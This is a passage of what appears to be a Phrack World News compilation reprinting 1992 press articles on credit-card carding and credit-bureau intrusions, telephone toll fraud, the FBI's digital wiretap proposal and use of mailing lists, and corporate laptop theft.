Now, with arrangements among various law enforcement agencies, telephone companies and mail carriers, as well as a combination of call-tracing routines and other verification methods, carders "rarely" succeed, he said. Also, a dozen employees work on credit-card verification now, he said. "I feel sorry for the companies that don't have the resources to devote departments to filter these out. They're the ones that are getting hit hard."

In New York, federal, state and local police have been actively investigating carder cases. Computers were seized and search warrants served on a number of locations in December, as part of an ongoing federal investigation into carding. City police arrested two youths in Queens in April after attempting to card a $1,500 computer system from Creative Computers. They were arrested when they tried to accept delivery.

"It's a legitimate way to make money. I know people who say they do it,"

claimed a 16-year-old Long Island hacker who uses the name JJ Flash.

While he says he eschews carding in favor of more traditional, non-malicious hacking, JJ Flash said using a computer to break into a credit bureau is as easy as following a recipe. He gave a keystroke-by-keystroke description of how it's done, a fairly simple routine that involved disguising the carder's calling location by looping through a series of packet networks and a Canadian bank's data network, before accessing the credit bureau computer. Once connected to the credit bureau computer, JJ Flash said a password was needed -- no problem, if you know what underground bulletin boards to check.

"It's really easy to do. I learned to do it in about thirty seconds. If you put enough time and energy into protecting yourself, you'll never get caught," he said. For instance, an expert carder knows how to check his own phone line to see if the telephone company is monitoring it, he claimed. By changing the location of a delivery at the last minute, he said carders have evaded capture.

J J FLASH said that while most carders buy computers and equipment for themselves, many buy televisions, videocassette recorders and other goods that are easy to sell. "You can usually line up a buyer before its done," he said. "If you have a $600 TV and you're selling it for $200, you will find a buyer."

He said that while TRW has tightened up security during the past year, Equifax was still an easy target.

But John Ford, an Equifax spokesman, said he believes that hackers greatly exaggerate their exploits. He said that in the recent San Diego case, only 12 records were accessed. "It seems to me the notion that anybody who has a PC and a modem can sit down and break in to a system is patently untrue," he said. "We don't have any evidence that suggests this is a frequent daily occurrence."

Regardless, Ford said his company is taking additional steps to minimize the risk of intrusion. "If one is successful in breaking into the system, then we are instituting some procedures that would render the information that the hacker receives virtually useless."

Also, by frequently altering customers' passwords, truncating account information so that entire credit-card numbers were not displayed, and possibly encrypting other information, the system will become more secure.

"We take very seriously our responsibility to be the stewards of consumer information," Ford said.

But others say that the credit bureaus aren't doing enough. Craig Neidorf, publisher of Phrack, an underground electronic publication "geared to computer and telecommunications enthusiasts," said that hacking into credit bureaus has been going on, and has been easy to do "as long as I've been around." Neidorf said that although he doesn't do it, associates tell him that hacking into credit bureau's is "child's play" -- something the credit bureaus have been careless about.

"For them not to take some basic security steps to my mind makes them negligent," Neidorf said. "Sure you can go ahead and have the kids arrested and yell at them, but why isn't Equifax or any of the other credit bureaus not stopping the crime from happening in the first place? It's obvious to me that whatever they're doing probably isn't enough."

A Recent History Of Carding

September 6, 1991: An 18-year-old American emigre, living in Israel, was arrested there for entering military, bank and credit bureau computers. Police said he distributed credit-card numbers to hackers in Canada and the United States who used them to make unknown amounts of cash withdrawals.

January 13, 1992: Four university students in San Luis Obispo, California, were arrested after charging $250,000 in merchandise to Mastercard and Visa accounts. The computer intruders got access to some 1,600 credit-card accounts, and used the numbers to buy, among other things: Four pairs of $130 sneakers; a $3,500 stereo; two gas barbecues and a $3,000 day at Disneyland.

February 13, 1992: Two teenagers were arrested when one of them went to pick up two computer systems in Bellevue, Wash., using stolen credit-card numbers. One told police that another associate had hacked into the computer system of a mail-order house and circulated a list of 14,000 credit-card numbers through a bulletin board.

April 17, 1992: Acting on a tip from San Diego police, two teenagers in Ohio were arrested in connection with an investigation into a nationwide computer hacking scheme involving credit-card fraud. Police allege "as many as a thousand hackers" have been sharing information for four years on how to use their computers to tap into credit bureau databases. Equifax, a credit bureau that was penetrated, admits that a dozen records were accessed.

April 22, 1992: Two Queens teens were arrested for carding computer equipment.

Invading Your Privacy May 24, 1992
~~~~~~~~~~~~~~~~~~~~

By Rob Johnson (The Atlanta Journal and Constitution)(Page A9)

Some do it for fun, others have more criminal intent. Regardless, computer users have a range of techniques and weaponry when breaking into files.
"Rooting" forbidden files is hog heaven for hackers

Within an instant, he was in.

Voodoo Child, a 20-year-old college student with a stylish haircut and a well-worn computer, had been cruising a massive researchers' network called Internet when he stumbled upon a member account he hadn't explored for a while.

The institution performed "Star Wars" research, he later found out, but that didn't interest him. "I don't know or care anything about physics," he said recently. "I just wanted to get root."

And "getting root," hackers say, means accessing the very soul of a computer system.

Working through the network, he started a program within the research institute's computers, hoping to interrupt it at the right moment. "I figured I just had a second," he said, gesturing with fingers arched above an imaginary keyboard. Suddenly he pounced on the phantom keys. "And it worked."

He soon convinced the computer he was a system operator, and he built himself a back door to Internet: He had private access to exotic supercomputers and operating systems around the world.

Before long, though, the Atlanta-area hacker was caught, foiled by an MCI investigator following his exploits over the long-distance phone lines. National security experts sweated over a possible breach of top-secret research; the investigation is continuing.

And Voodoo Child lost his computer to law enforcement.

"I was spending so much time on the computer, I failed out of college," he said. "I would hack all night in my room, go to bed and get up at 4 in the afternoon and start all over."

In college, he and a friend were once discovered by campus police dumpster-diving behind the university computer building, searching for any scraps of paper that might divulge an account number or a password that might help them crack a computer.

Now he's sweating it out while waiting for federal agents to review his case. "I'm cooperating fully," he said. "I don't want to go to prison. I'll do whatever they want me to."

In the meantime, he's back in college and has taken up some art projects he'd abandoned for the thrill of computer hacking.

The free-form days of computer hacking have definitely soured a bit -- even for
~~~~~~~~~~~~~~~~~~~~

those who haven't been caught by the law.

"It's a lot more vicious," Voodoo Child said as a friend nodded in agreement. "Card kids" -- young hackers who ferret out strangers' credit card numbers and calling card accounts -- are wrecking the loose communal ethic that defined hacking's earlier, friendlier days.

And other computer network users, he said, are terrified of the tactics of sophisticated hackers who routinely attack other computer users' intelligence, reputation and data.

"I used to run a BBS [electronic bulletin board system] for people who wanted to learn about hacking," Voodoo Child said. "But I never posted anything illegal. It was just for people who had questions, who wanted to do it properly."

Doing it properly, several Atlanta-area hackers say, means exploring the gaps in computer networks and corporate systems. They say it's an intellectual exercise -- and an outright thrill -- to sneak into someone else's computer.

During a recent interview, Voodoo Child and a friend with a valid Internet account dialed up the giant network, where some of their counterparts were waiting for a reporter to ask them some questions.

"Did you get that information on the Atlanta Constitution reporter you were asking about?" a faceless stranger asked.

A startled reporter saw his credit report and credit card numbers flashed across the screen. Voodoo Child offered up the keyboard -- an introduction of sorts to a mysterious, intimidating accomplice from deep inside the digital otherworld. "Go ahead," he said. "Ask him anything you want."

KV4FZ: Guilty Of Telephone Toll Fraud May 15, 1992

By John Rice (rice@ttd.teradyne.com) in TELECOM Digest V12 #412

St. Croix ham operator, Herbert L. "Herb" Schoenbohm, KV4FZ, has been found guilty in federal court of knowingly defrauding a Virgin Islands long-distance telephone service reseller. He was convicted April 24th of possessing and using up to fifteen unauthorized telephone access devices in interstate and foreign commerce nearly five years ago.

The stolen long distance telephone access codes belonged to the Caribbean Automated Long Lines Service, Inc. (CALLS) of St. Thomas, U.S. Virgin Islands. Schoenbohm was found to have made more than $1,000 in unauthorized telephone calls -- although the prosecution said he was responsible for far more.

According to the Virgin Islands Daily News, Schoenbohm, who is also the St. Croix Police Chief of Communications, showed no emotion when he was pronounced guilty of the charges by a 12 member jury in U.S District Court in Christiansted. The case was heard by visiting District Judge Anne Thompson.

Neither Schoenbohm or his defense attorney, Julio Brady, would comment on the verdict. The jury deliberated about seven hours. The sentencing, which has been set for June 26, 1992, will be handled by another visiting judge not familiar with the case.

Schoenbohm, who is Vice Chairman of the V.I. Republican Committee, has been released pending sentencing although his bail was increased from $5,000 to $25,000. While he could receive a maximum of ten years on each count, Assistant U.S. Attorney Alphonse Andrews said Schoenbohm probably will spend no more than eight months in prison since all three counts are similar and will be merged.

Much of the evidence on the four day trial involved people who received unauthorized telephone calls from KV4FZ during a 1987 period recorded by the CALLS computer. Since the incident took place more than five years ago, many could not pinpoint the exact date of the telephone calls.

The prosecution produced 20 witnesses from various U.S locations, including agents from the Secret Service, the U.S. Marshals Service, Treasury Department and Federal Communications Commission. In addition ham operators testified for the prosecution.

Schoenbohm was portrayed as a criminal who had defrauded calls out of hundreds of thousands of dollars. Schoenbohm admitted using the service as a paying customer, said it did not work and that he terminated the service and never used it again. He feels that there was much political pressure to get him tried and convicted since he had been writing unfavorably articles about Representative DeLugo, a non-voting delegate to Congress from the Virgin Islands, including his writing of 106 bad checks during the recent rubbergate scandal.

Most, but not all the ham operators in attendance were totally opposed to KV4FZ. Bob Sherrin, W4ASX from Miami attended the trial as a defense character witness. Sherrin told us that he felt the conviction would be overturned on appeal and that Schoenbohm got a raw deal. "They actually only proved that he made $50 in unauthorized calls but the jury was made to believe it was $1,000."

Schoenbohm's attorney asked for a continuance due to newly discovered evidence, but that was denied. There also is a question as to whether the jury could even understand the technology involved. "Even his own lawyer couldn't understand it, and prepared an inept case," Sherrin said. "I think he was railroaded. They were out to get him. There were a lot of ham net members there and they were all anti-Herb Schoenbohm. The only people that appeared normal and neutral were the FCC. The trial probably cost them a million dollars. All his enemies joined to bring home this verdict."

Schoenbohm had been suspended with pay from the police department job since being indicted by the St. Croix grand jury. His status will be changed to suspension without pay if there is an appeal. Termination will be automatic if the conviction is upheld. Schoenbohm's wife was recently laid off from her job at Pan Am when the airline closed down. Financially, it could be very difficult for KV4FZ to organize an appeal with no money coming in.

The day after the KV4FZ conviction, Schoenbohm who is the Republican Committee vice chairman was strangely named at a territorial convention as one of eight delegates to attend the GOP national convention in Houston this August. He was nominated at the caucus even though his felony conviction was known to everyone. Schoenbohm had even withdrawn his name from consideration since he was now a convicted felon.

The Virgin Island Daily News later reported that Schoenbohm will not be attending the GOP national convention. "Schoenbohm said he came to the conclusion that my remaining energies must be spent in putting my life back together and doing what I can to restore my reputation. I also felt that any publicity in association with my selection may be used by critics against the positive efforts of the Virgin Islands delegation."

Schoenbohm has been very controversial and vocal on the ham bands. Some ham operators now want his amateur radio license pulled -- and have made certain that the Commission is very much aware of his conviction.

AT&T Launches Program To Combat Long-Distance Theft — May 13, 1992

By Virginia Randall (United Press International/UPI)

Citing the mushrooming cost of long-distance telephone fraud, American Telephone & Telegraph Co. announced plans to combat theft of long-distance telephone services from customers.

AT&T's program, dubbed NetProtect, is an array of software, consulting, customer education and monitoring services for businesses. One program limits customer liability to the first $25,000 of theft, while another ends customer liability entirely under certain circumstances.

By law, companies are liable for the cost of calls made on their systems, authorized or not.

Jerre Stead, president of AT&T's Business Communications unit, said, "The program not only offers financial relief to victims of long-distance fraud. It also gives our customers new products and services specifically designed to prevent and detect fraud."

Long-distance calling fraud ranges from a few dollars to the hundreds of thousands of dollars for victims. The Communications Fraud Control Association, an industry group, estimates long-distance calling fraud costs more than $1 billion a year, said Peggy Snyder, an association spokeswoman.

NetProtect Basic Service, offered free with long-distance and domestic 800 service, consists of ongoing monitoring around the clock for unusual activity.

The company will start this service this week.

NetProtect Enhanced and Premium services offer more customized monitoring and limit customer liability to $25,000 per incident or none at all, depending on the program selected.

Pricing and permission to provide the Enhanced and Premium services are dependent on Federal Communication Commission approval. AT&T expects to offer these programs beginning August 1.

Other offerings are a $1,995 computer software package called "Hacker Tracker," consulting services and the AT&T Fraud Intervention Service, a swat team of specialists who will detect and stop fraud while it is in progress.

The company also will provide a Security Audit Service that will consult with customers on possible security risks. Pricing will be calculated on a case-by-case basis, depending on complexity.

The least expensive option for customers is AT&T's Security Handbook and Training, a self-paced publication available for $65 which trains users on security features for AT&T's PBX, or private branch exchanges, and voice mail systems.

Fraud occurs through PBX systems, which are used to direct the external telephone calls of a business.

Company employees use access codes and passwords to gain entry to their PBX system. A typical use, the industry fraud group's Snyder said, would be a sales force on the road calling into their home offices for an open line to call other customers nationally or worldwide.

These access codes can be stolen and used to send international calls through the company's network, billable to the company.

Unauthorized access to PBXs occur when thieves use an automatic dialing feature in home computers to dial hundreds of combinations of phone numbers until they gain access to a company's PBX system.

These thieves, also known as hackers, phone freaks or phrackers, then make their own calls through the PBX system or sell the number to a third party to make calls.

Others use automatic dialing to break into PBX systems through voice mail systems because such systems have remote access features.

Calls from cellular phones also are at risk if they are remotely accessed to a PBX. Electronic mail systems for intracompany calls are not affected because they don't require PBX systems.

According to Bob Neresian of AT&T, most fraud involves long-distance calls to certain South American and Asian countries, especially Columbia and Pakistan.

There is no profile of a typical company at risk for telephone fraud, said Snyder.

"Any company of any size with long-distance service is at risk," she said.

"Criminals don't care who the long distance provider is or how big the company they're stealing from is."

She said the industry recognized the dimensions of telephone theft in 1985, when the Communications Fraud Control Association was formed in Washington D.C. The group consists of providers of long-distance service, operator services, private payphones, end-users of PBX systems, federal, state and local law enforcement agencies and prosecutors.

Janice Langley, a spokeswoman for US Sprint Corp. in Kansas City, Mo., called AT&T's announcement similar to a program her company announced March 31.

That service, SprintGuard Plus, is available to companies with a call volume of $30,000 a month. Sprint also offers basic monitoring program to customers without charge.

"We don't have minimum billing requirements for any of these services or systems," responded AT&T's Neresian. "All the carriers have seen the problem and have been working on their own approaches," he said.

Jim Collins, a spokesman for MCI Communications in Washington, said his company had been conducting phone fraud workshops free of charge for customers for four years.

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 12 of 13

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN       Issue XXXIX / Part Three of Four      PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

New Phones Stymie FBI Wiretaps April 29, 1992

By Simson L. Garfinkel (Christian Science Monitor)(Page 12)

> "Legislation proposed by Justice Department would change the way telecommunications equipment is developed in the United States."

For more than 50 years, wiretapping a telephone has been no more difficult than attaching two clips to a telephone line. Although legal wiretaps in the United States have always required the approval of a judge or magistrate, the actual wiretap has never been a technical problem. Now that is changing, thanks to the same revolution in communications that has made car phones, picture telephones, and fax machines possible.

The only thing a person tapping a digital telephone would hear is the indecipherable hiss and pop of digital bits streaming past. Cellular telephones and fiber-optic communications systems present a would-be wiretapper with an even more difficult task: There isn't any wire to tap.

Although cellular radio calls can be readily listened in on with hand-held scanners, it is nearly impossible to pick up a particular conversation -- or monitor a particular telephone -- without direct access to the cellular telephone "switch," which is responsible for connecting the radio telephones with the conventional telephone network.

This spring, the Federal Bureau of Investigation (FBI) unveiled legislation that would require telephone companies to include provisions in their equipment for conducting court-ordered wiretaps. But critics of the legislation, including some members of Congress, claim that the proposals would expand the FBI's wiretap authority and place an undue burden on the telecommunications industry.

Both sides agree that if provisions for monitoring communications are not made in the planning stages of new equipment, it may eventually become impossible for law enforcement personnel to conduct wiretaps.

"If the technology is not fixed in the future, I could bring an order [for a wiretap] to the telephone company, and because the technology wasn't designed with our requirement in mind, that person could not [comply with the court order]," says James K. Kalstrom, the FBI's chief of engineering.

The proposed legislation would require the Federal Communications Commission (FCC) to establish standards and features for makers of all electronic communications systems to put into their equipment, require modification of all existing equipment within 180 days, and prohibit the sale or use of any equipment in the US that did not comply. The fine for violating the law would be $10,000 per day.

"The FBI proposal is unprecedented," says Representative Don Edwards (D) of California, chairman of the House Judiciary Subcommittee on Civil and Constitutional Rights and an outspoken critic of the proposal. "It would give the government a role in the design and manufacture of all telecommunications equipment and services."

Equally unprecedented, says Congressman Edwards, is the legislation's breadth:

The law would cover every form of electronic communications, including cellular telephones, fiber optics, satellite, microwave, and wires. It would cover electronic mail systems, fax machines, and all networked computer systems. It would also cover all private telephone exchanges -- including virtually every office telephone system in the country.

Many civil liberties advocates worry that if the ability to wiretap is specifically built into every phone system, there will be instances of its abuse by unauthorized parties.

Early this year, FBI director William Sessions and Attorney General William Barr met with Senator Ernest F. Hollings (D) of South Carolina, chairman of the Senate Commerce Committee, and stressed the importance of the proposal for law enforcement.

Modifying the nation's communications systems won't come cheaply. Although the cost of modifying existing phone systems could be as much as $300 million, "We need to think of the costs if we fail to enact this legislation," said Mr. Sessions before a meeting of the Commerce, Justice, State, and Judiciary Subcommittees in April. The legislation would pass the $300 million price-tag along to telephone subscribers, at an estimated cost of 20 cents per line.

But an ad-hoc industry coalition of electronic communications and computer companies has objected not only to the cost, but also to the substance of the FBI's proposal. In addition, they say that FCC licensing of new technology would impede its development and hinder competitiveness abroad.

Earlier this month, a group of 25 trade associations and major companies, including AT&T, GTE, and IBM, sent a letter to Senator Hollings saying that "no legislative solution is necessary." Instead, the companies expressed their willingness to cooperate with the FBI's needs.

FBI officials insist that legislation is necessary. "If we just depend on jaw-boning and waving the flag, there will be pockets, areas, certain places" where technology prevents law enforcement from making a tap, says Mr. Kalstrom, the FBI engineer. "Unless it is mandatory, people will not cooperate."

For example, Kalstrom says, today's cellular telephone systems were not built with the needs of law enforcement in mind. "Some companies have modified their equipment and we can conduct surveillance," he says. But half of the companies in the US haven't, he adds.

Jo-Anne Basile, director of federal relations for the Cellular Telecommunications Industry Association here in Washington, D.C., disagrees.

"There have been problems in some of the big cities because of [limited] capacity," Ms. Basile says. For example, in some cities, cellular operators had to comply with requests for wiretaps by using limited "ports" designed for equipment servicing. Equipment now being installed, though, has greatly expanded wiretap capacity in those areas.

"We believe that legislation is not necessary because we have cooperated in the past, and we intend on cooperating in the future," she adds.

The real danger of the FBI's proposal is that the wiretap provisions built in for use by the FBI could be subverted and used by domestic criminals or commercial spies from foreign countries, says Jerry Berman, director of the Electronic Frontier Foundation, a computer users' protection group in Cambridge, Mass.

"Anytime there is a hearing on computer hackers, computer security, or intrusion into AT&T, there is a discussion that these companies are not doing enough for security. Now here is a whole proposal saying, 'Let's make our computers more vulnerable.' If you make it more vulnerable for the Bureau, don't you make it more vulnerable for the computer thief?"

Civil liberties advocates also worry that making wiretaps easier will have the effect of encouraging their use -- something that the FBI vehemently denies.

"Doing a wiretap has nothing to do with the [technical] ease," says Kalstrom.

"It is a long legal process that we must meet trying all other investigations before we can petition the court."

Kalstrom points out the relative ease of doing a wiretap with today's telephone system, then cites the federal "Wiretap Report," which states that there were only 872 court-approved wiretaps nationwide in 1990. "Ease is not the issue. There is a great dedication of manpower and cost," he says. But digital wiretapping has the potential for drastically lowering the personnel requirements and costs associated with this form of electronic surveillance. Computers could listen to the phone calls, sitting a 24-hour vigil at a low cost compared with the salary of a flesh-and-blood investigator.

"Now we are seeing the development of more effective voice-recognition systems," says Edwards. "Put voice recognition together with remote-access monitoring, and the implications are bracing, to say the least."

Indeed, it seems that the only thing both sides agree on is that digital telephone systems will mean more secure communications for everybody.

"It is extremely easy today to do a wiretap: Anybody with a little bit of knowledge can climb a telephone poll today and wiretap someone's lines," says Kalstrom. "When the digital network goes end-to-end digital, that will preclude amateur night. It's a much safer network from the privacy point of view."

- -

FBI Fight With Computer, Phone Firms Intensifies May 4, 1992
~~~~~~

Taken from Los Angeles Times (Business, Part D, Page 2)

"Spy Agencies Oppose Technology That Will Prevent
Them From Tapping Into Data And Conversations"

Top computer and telecommunications executives are fighting attempts by the FBI and the nation's intelligence community to ensure that government surveillance agencies can continue to tap into personal and business communications lines as new technology is introduced.

The debate flared last week at a House Judiciary Committee hearing on foreign intelligence agencies' attempts to gather U.S. companies' secrets. The committee's chairman, Representative Jack Brooks (D-Tex.), called the hearing to complain that the FBI and the National Security Agency (NSA) are hurting companies' attempts to protect their communications.

The issue has been heating up on two fronts. Phone companies have been installing digital equipment that frustrates phone tapping efforts, and computer companies are introducing new methods of securing data transmissions that are almost impossible for intelligence agencies to penetrate.

The controversy centers, in part, on an FBI attempt to persuade Congress to force telephone companies to alter their digital networks, at a possible cost of billions of dollars that could be passed on to ratepayers, so that the FBI can continue performing court-authorized wiretaps. Digital technology temporarily converts conversations into computerized code, which is sent at high speed over transmission lines and turned back to voice at the other end, for efficient transmission.

Civil liberties groups and telecommunications companies are fiercely resisting the FBI proposal, saying it will stall installation of crucial technology and negate a major benefit of digital technology: Greater phone security. The critics say the FBI plan would make it easier for criminals, terrorists, foreign spies and computer hackers to penetrate the phone network. The FBI denies these and other industry assertions.

Meanwhile, the NSA, the nation's super-secret eavesdropping agency, is trying to ensure that government computers use a computer security technology that many congressmen and corporate executives believe is second-rate, so that NSA can continue monitoring overseas computer data transmissions. Corporations likely would adopt the government standard.
~~~~~~

Many corporate executives and congressmen believe that a branch of the Commerce Department that works closely with NSA, the National Institute of Standards and Technology (NIST), soon will endorse as the government standard a computer-security technology that two New Jersey scientists said they penetrated to demonstrate its weakness. NIST officials said that their technology wasn't compromised and that it is virtually unbreakable.

"In industry's quest to provide security (for phones and computers), we have a new adversary, the Justice Department," said D. James Bidzos, president of California-based RSA Data Security Inc., which has developed a computer-security technology favored by many firms over NIST's. "It's like saying that we shouldn't build cars because criminals will use them to get away."

"What's good for the American company may be bad for the FBI" and NSA, said Representative Hamilton Fish Jr. (R-N.Y.). "It is a very heavy issue here."

The situation is a far cry from the 1950s and 1960s, when companies like International Business Machines Corporation and AT&T worked closely with law-enforcement and intelligence agencies on sensitive projects out of a sense of patriotism. The emergence of a post-Vietnam generation of executives, especially in new high-technology firms with roots in the counterculture, has short-circuited the once-cozy connection, industry and government officials said.

"I don't look at (the FBI proposal) as impeding technology," FBI Director William S. Sessions testified at the Judiciary Committee hearing. "There is a burden on the private sector . . . a price of doing business."

FBI officials said they have not yet fumbled a criminal probe due to inability to tap a phone, but they fear that time is close. "It's absolutely essential we not be hampered," Sessions said. "We cannot carry out our responsibilities" if phone lines are made too secure.

On the related computer-security issue, the tight-lipped NSA has never commented on assertions that it opposes computerized data encryption technologies like that of RSA Data Security because such systems are uncrackable.

- -

For more articles on this same topic, please see:

Phrack 38, File 11; The Digital Telephony Proposal.

FBI Seeks Compiled Lists For Use In Its Field Investigation April 20, 1992
~~~~~~

By Ray Schultz (DMNews)(Page 1)
Special Thanks: The Omega and White Knight

Washington, D.C. -- The Federal Bureau of Investigation, in a move that could spell trouble for the industry, reported is seeking commercial mailing lists for use in its investigations.

Spokespersons for both MetroMail Corporation and Donnelley Marketing confirmed that they were approached for services within the last two weeks and other firms also received feelers.

Neither of the identified firms would discuss details, but one source familiar with the effort said the FBI apparently is seeking access to a compiled consumer database for investigatory uses.

The FBI agents showed "detailed awareness" of the products they were seeking, and claimed to have already worked with several mailing list companies, according to the source.

Metromail, which has been supplying the FBI with its MetroNet address lookup service for two years, did not confirm this version of events. Spokesperson John Tomkiw said only that the firm was asked by the FBI about a "broadening"
~~~~~~

of its services.

The firm has supplied the bureau with a full listing of its products and services, but has not yet been contacted back and is not sure what action it will take, said Tomkiw.

Donnelley was also vague on the specifics of the approach, but did say it has declined any FBI business on the grounds that it would be an inappropriate use of its lists.

FBI spokesperson Bill Carter was unable to provide confirmation, although he did verify that the FBI uses MetroNet to locate individuals needed for interviews.

If the database scenario is true, it would mark the first major effort by a government agency to use mailing lists for enforcement since the Internal Revenue Service tried to use rented lists to catch tax cheats in 1984.

"We have heard of it," said Robert Sherman, counsel to the Direct Marketing Association and attorney with the firm of Milgrim Thomajan & Lee, New York. "We'd like to know more about it. If it is what it appears to be, law enforcement agents attempting to use marketing lists for law enforcement purposes, then the DMA and industry would certainly be opposed to that on general principles."

Such usage would "undermine consumer confidence in the entire marketing process and would intrude on what otherwise would be harmless collection of data," Sherman said.

RL Polk, which has not been contacted, said it would decline for the same reasons if approached.

"That's not a proper use of our lists," said Polk chairman John O'Hara. "We're in the direct mail business and it's our policy not to let our lists be used for anything but marketing purposes."

According to one source, who requested anonymity, the FBI intimated that it would use its subpoena power if refused access to the lists.

The approaches, made through the FBI training center in Quantico, VA, reportedly were not the first.

The FBI's Carter said the MetroNet product was used for address lookups only.

"If a field office needs to locate somebody for an interview, we can check the [MetroNet] database as to where they reside and provide that information to the field office," he said.

However, the product was cited as a potential threat to privacy last year by Richard Kessel, New York State Consumer Affairs Commissioner.

In a statement on automatic number identifiers, Kessel's office said that "one firm offers to provide 800-number subscribers immediate access to information on 117-million customers in 83-million households nationwide.

"The firm advertises that by matching the number of an incoming call into its database, and an 800 subscriber within seconds can find out such information as whether the caller has previously purchased items from their companies."

Kessel included a copy of a trade ad for MetroNet, in which the product is presented as a direct marketing tool.

Under the headline "Who am I?" the copy reads as if it is by an imaginary consumer.

"The first step to knowing me better is as easy as retrieving my phone number in an Automatic Number Identification environment," it says. "Within seconds you can search your internal database to see if I've purchased from you before. And if it's not to be found, there's only one place to go -- to MetroNet.

"MetroNet gives you immediate access to information on 117-million consumers in 83-million households nationwide: recent addresses; phone numbers; specific demographics and household information."

Tomkiw defended the product, saying its primary focus is "direct marketing. We're always sensitive to those types of issues."

MetroNet works as an electronic white pages, but does not contain "a lot of demograhpic data," he said. "It's primarily used by the real estate and insurance industries."

The 1984 IRS effort reportedly was a failure, but it created a public outcry and much negative publicity for the industry. Though Polk, MetroMail and Donnelley all refused to rent their lists for the effort, the IRS was able to locate other lists through Dunhill of Washington. Most industry sources say that such efforts are doomed to fail because lists are useful only in identifying people in aggregate, not as individuals."

Do You Know Where Your Laptop Is? May 11, 1992

By Robert Kelly (InformationWeek)

Are your executives carrying computers with critical data?
If so, company secrets are vulnerable

It was an expensive round of window shopping. On December 17, 1990, David Farquhar parked his car in downtown London to browse through an automobile showroom. A Wing Commander in Great Britain's Royal Air Force, he was enjoying a few moments away from the mounting pressures leading up to the Gulf War, which would begin less than a month later.

But Farquhar made a huge mistake: He left his laptop computer in his car. And although he was gone a mere five minutes, by the time he returned, the laptop had been stolen -- as had U.S. General Norman Schwarzkopf's plans, stored in the computer's disk drive, for the upcoming Allied strike against Iraq.

Farquhar paid dearly for his carelessness. Soon after the red-faced Wing Commander reported the incident, he was court-martialed, demoted, and slapped with a substantial fine. The computer was anonymously returned a week later-with the disk drive intact.

Farquhar may feel alone in his dilemma and rue the wrong turn his life has taken, but such episodes are anything but isolated. Though electronic security sources say it's too soon to keep score yet on the exact number of laptop thefts, anecdotally, at least, it appears a computer crime wave is underway. According to electronic data experts, during the past 18 months, as laptop purchases have soared, theft has taken off also.

For instance, at the Computer Security Institute (CSI), an organization that ironically comprises corporate security experts, a half-dozen members have already reported their company laptops stolen, says Phil Chapnick, director of the San Francisco-based group. And there are probably more that aren't speaking about it, he adds: "Victims prefer to maintain a low profile."

So do the perpetrators, obviously. But a picture of who some of them are is beginning to emerge, says John Schey, a security consultant for the federal government. He says a roving band of "computer hit men" from New York, Los Angeles, and San Francisco has been uncovered; members are being paid upwards of $10,000 to steal portable computers and strategic data stored on those machines from executives at Fortune 1,000 companies. Federal agents, Schey adds, are conducting a "very, very dynamic and highly energized investigation to apprehend the group." U.S. law enforcement authorities refuse to comment on the issue.

Laptop theft is not, of course, limited to the United States. According to news reports, and independently confirmed by InformationWeek, visiting executives from NCR Corp. learned that reality the hard way recently when they returned to their rooms after dinner at the Nikko Hotel in Paris to find the doors removed from their hinges. The rooms were ransacked, turned upside down,

but the thieves found what they were looking for. All that was taken were two laptops containing valuable corporate secrets.

Paul Joyal, president of Silver Spring, Maryland, security firm Integer and a former director of security for the Senate Intelligence Committee, says he learned from insiders close to the incident that French intelligence agents, who are known for being chummy with domestic corporations, stole the machines. Joyal suspects they were working for a local high-tech company. An NCR spokesman denies knowledge of the incident, but adds that "with 50,000 employees, it would be impossible to confirm." Similar thefts, sources say, have occurred in Japan, Iraq, and Libya.

It's not hard to figure out why laptop theft is on the rise. Unit sales of laptops are growing 40% annually, according to market researchers Dataquest Inc., and more than 1 million of them enter the technology stream each year. Most of the machines are used by major companies for critical tasks, such as keeping the top brass in touch when they're on the road, spicing up sales calls with real data pulled from the corporate mainframe, and entering field data into central computers. Because of laptops, says Dan Speers, an independent data analyst in West Paterson, New Jersey, "there's a lot of competitive data floating around."

And a perfect way to steal information from central corporate databases. Thieves are not only taking laptops to get at the data stored in the disk drives, but also to dial into company mainframes. And sometimes these thieves are people the victims would least suspect. One security expert tells of "the wife of a salesman for a Fortune 500 manufacturing firm who worked for a direct competitor." While her husband slept, she used his laptop to log on to a mainframe at his company and download confidential sales data and profiles of current and potential customers. "The husband's job," says the security expert, "not the wife's, was terminated."

Such stories, and there are plenty of them, have led many U.S. companies to give lip service to laptop theft, but in almost all cases they're not doing much about it. "Management has little or no conception of the vulnerability of their systems," says Winn Schwartau, executive director of InterPact, an information security company in Nashville. That's not surprising, adds CSI's Chapnick: "Security typically lags technology by a couple of years."

Playing Catch-Up

Still, some companies are trying to catch up quickly. Boeing Corp., Grumman Corp., and Martin Marietta Corp., among others, have adopted strict policies on portable data security. This includes training staffers on laptop safety rules, and even debriefing them when they return from a trip. One company, sources say, was able to use such a skull session to identify a European hotel as a threat to data security, and put it on the restricted list for future trips.

Conde Nast Publications Inc. is taking the the issue even more seriously. The New York-based magazine group's 65-member sales force uses laptops to first canvas wholesalers, then upload data on newsstand sales and distribution problems to the central mainframe. To ensure that the corporate database isn't poisoned by rogue data, "we have a very tight security system," says Chester Faye, Conde Nast's director of data processing. That system's centerpiece is a program, created in-house at Conde Nast, that lets the mainframe read an identification code off of the chip of each laptop trying to communicate with it. "The mainframe, then, can hang up on laptops with chip IDs it doesn't recognize and on those reported stolen by sales reps," says Faye.

And some organizations hope to go to even greater lengths. InterPact's Schwartau says a government agency in Great Britain wants to build a device that attaches to a user's belt and disconnects communication to a mainframe when the laptop deviates 15 degrees vertically. The reason: To protect corporate data if the person using the laptop is shot and killed while dialing in.

Users say they're taking such extreme measures because the vendors don't; most laptops arrive from the factory without adequate security protection. Most require a password before booting, but thieves can decipher them with relative

ease. Some also have removable hard drives, but again, these can be stolen with similar impunity and therefore provide little protection.

Ironically, none of this may be necessary; experts emphasize that adding security to a laptop will not serve to price it out of existence. By some estimates, building in protection measures raises the price of a laptop by at most 20%. Beaver Computer Corp. in San Jose, California, for example, has a product to encrypt the data on a laptop's hard drive and floppy disks. With this, the information can't be accessed without an "electronic key" or password. BCC has installed this capability on its own laptop, the SL007, which seems to have passed muster with some very discriminating customers: Sources close to the company say a major drug cartel in Colombia wants some of these machines to protect drug trafficking data.

